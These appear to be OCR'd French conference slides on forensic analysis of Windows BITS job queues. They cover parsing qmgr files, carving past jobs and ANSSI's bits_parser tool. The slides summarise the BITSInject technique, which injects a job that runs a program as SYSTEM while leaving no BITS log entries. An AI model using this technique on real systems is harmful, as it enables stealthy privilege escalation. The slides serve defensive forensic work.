
Template Results - bits3_orig.bt

Name	Value	Start	Size	Color
uint32 charlen[2]	45	686h	4h	Fg: Bg:
wchar_t Dest_filename[45]	C:\Users\Toto\AppData\Local\Temp\malware.exe	68Ah	5Ah	Fg: Bg:
uint32 charlen[3]	79	6E4h	4h	Fg: Bg:
wchar_t Source_filename[79]	https://the.earth.li/~sgtatham/putty/latest/w64/putty-64bit-0.70-i...	6E8h	9Eh	Fg: Bg:
uint32 charlen[4]	45	786h	4h	Fg: Bg:
wchar_t temp_filename[45]	C:\Users\Toto\AppData\Local\Temp\BIT2B5E.tmp	78Ah	5Ah	Fg: Bg:
uint64 bytes_to_transfer	1696654	7E4h	8h	Fg: Bg:
uint64 bytes_transfered	3048960	7ECh	8h	Fg: Bg:
byte unknown[1]	0	7F4h	1h	Fg: Bg:
uint32 charlen[5]	4	7F5h	4h	Fg: Bg:
wchar_t drv_letter[4]	C:\	7F9h	8h	Fg: Bg:
uint32 charlen[6]	50	801h	4h	Fg: Bg:
wchar_t vol_guid[50]	\\?\Volume{b854d49f-1b55-48a7-bddb-39e6bdb1c44c}\	805h	64h	Fg: Bg:


Analyse forensique post mortem

```
$ strings -a -el qmgr0.dat | grep -i http | sort -u
http://au.download.windowsupdate.com/c/msdownload/update/software/updt/2017/10/windows8
.1-kb4041777-x64_bc081dee0c20d9a4a232d608711d63e93c7d5344.cab
http://au.v4.download.windowsupdate.com/d/msdownload/update/software/updt/2014/11/windo
ws8.1-kb3004394-x64-express_1050d84b080109d49e0a69b5e73bac73fe2eb012.cab
http://au.v4.download.windowsupdate.com/d/msdownload/update/software/updt/2016/04/windo
ws8.1-kb3103616-x64_19a59df7937f8238a85cfb659d431cdd514c2ad8.psf
http://au.v4.download.windowsupdate.com/d/msdownload/update/software/updt/2016/04/windo
ws8.1-kb3103616-x64-express_354bbdf9cf7a04c163ec400bab3a8ff190468893.cab
http://download.windowsupdate.com/c/msdownload/update/software/secu/2016/05/windows8.1-
kb3162343-x64_de533517ffd64e5e7ee9e978abc94c6c4e101dd4.psf
http://download.windowsupdate.com/c/msdownload/update/software/updt/2016/07/windows8.1-
kb3172614-x64_b5052d1c65edc88ba7dc02f39814739ab83beca8.psf
http://fg.v4.download.windowsupdate.com/c/msdownload/update/software/secu/2016/01/windo
ws8.1-kb3126593-x64-express_b3eca5f1ab9e202b792cfd8b3dc5d7f6adfc97b8.cab
http://fg.v4.download.windowsupdate.com/c/msdownload/update/software/updt/2016/02/windo
ws8.1-kb3128650-x64_a6695485fd4ce014affc13169d7d6a3ca07e80e5.psf
http://fg.v4.download.windowsupdate.com/d/msdownload/update/software/updt/2014/11/windo
ws8.1-kb3004394-x64_0a123b8d9d9622ad4e44a296870473bf94599490.psf
https://the.earth.li/~sgtatham/putty/latest/w64/putty-64bit-0.70-installer.msi
```

File d’attente QMGR



File d'attente QMGR



Analyse forensique post mortem

- Comment passer à l'échelle ?
  - Collecte des files d'attentes;
  - Développement d'un parser.

- Intérêt :
  - Récupère les **jobs courants** sans passer par l'API (présence de rootkit ?);
  - Récupère les informations de notification de fin d'exécution;
  - Récupère certains **jobs passés** dont la structure est encore présente dans les queues (carving).

Analyse forensique post mortem : limites


> **BITSInject [DEFCON 2017, Dor Azouri]**

- Injection d'un job dans les files d'attentes QMGR0.dat et QMGR1.dat.

=> Exécution du programme de notification de fin de job avec un contexte SYSTEM (S-1-5-18)

- Pas d'entrées dans les journaux Microsoft-Windows-Bits-Client/Operational
- Effacement de la file d'attente
- Nécessite 2 redémarrages successifs du service BITS

Analyse forensique post mortem : limites



Niveau	Date et heure	Source	ID de l'événem...	Catégorie ...
Information	08/01/2018 15:01:33	Service Control Manager	7036	Aucun
Information	08/01/2018 15:01:25	Service Control Manager	7036	Aucun
Information	08/01/2018 15:01:17	Service Control Manager	7036	Aucun
Information	08/01/2018 15:01:09	Service Control Manager	7036	Aucun

Événement 7036, Service Control Manager

Général | Détails

Le service Service de transfert intelligent en arrière-plan est entré dans l'état : arrêté.

Journal :	Système		
Source :	Service Control Manager	Connecté :	08/01/2018 15:01:09
Événement :	7036	Catégorie :	Aucun
Niveau :	Information	Mots clés :	Classique
Utilisateur :	N/A	Ordinateur :	win7
Opcode :	Informations		

Analyse forensique post mortem : limites

- Windows 10 (> 1703) : Changement de format des files d'attentes, passage à une base ESE.

```
user1@ubuntu:/mnt/c/ProgramData/Microsoft/Network/Downloader$ ls -lrt
total 7128
-rwxrwxrwx 1 root root 1310720 Nov 21 10:09 edbres00002.jrs
-rwxrwxrwx 1 root root 1310720 Nov 21 10:09 edbres00001.jrs
-rwxrwxrwx 1 root root 1310720 Dec 22 10:23 edbtmp.log
-rwxrwxrwx 1 root root 1310720 Dec 22 10:23 edb00001.log
-rwxrwxrwx 1 root root   16384 Jan 12 16:37 qmgr.jfm
-rwxrwxrwx 1 root root  786432 Jan 12 16:37 qmgr.db
-rwxrwxrwx 1 root root 1310720 Jan 12 16:37 edb.log
-rwxrwxrwx 1 root root    8192 Jan 12 16:37 edb.chk
```

Libesedb [joachim metz]

- Strings :

```
user1@ubuntu:/mnt/c/ProgramData/Microsoft/Network/Do
-el qmgr.db | grep -i https | sort -u
https://g.live.com/1rewlive5skydrive/ODSUProduction
https://the.earth.li/~sgtatham/putty/latest/w64/putty-64bit-0.70-
installer.msi
```

Recovery method of deleted records and tables from ESE Database [DFRWS USA 2016]

Nouvel outil d'analyse

- Analyse des données disponibles
  - Les différents travaux autour du format ont permis une rétro-ingénierie d'une bonne partie du format.
  - Le parsing des fichiers qmgr*.dat permet de compléter les informations déjà disponibles via d'autres outils.

- Analyse des données résiduelles
  - Les jobs passés peuvent laisser des traces (partielles ou complètes) dans les fichiers qmgr*.dat.
  - Les modifications à répétition des fichiers qmgr*.dat peuvent laisser des traces sur le disque.

Nouvel outil d'analyse

- Une recherche par motifs de fragments de données :
  - Beaucoup de séparateurs stables (ou quasiment stables);
  - Beaucoup de séquences prévisibles;
  - Une facilité à discriminer des résultats aberrants.

- Des fonctionnalités nouvelles :
  - Carving des fichiers qmgr*.dat;
  - Carving des images disques.

DEMONSTRATION

pip install bits_parser

https://github.com/ANSSI-FR/bits_parser

QUESTIONS ?

pip install bits_parser

https://github.com/ANSSI-FR/bits_parser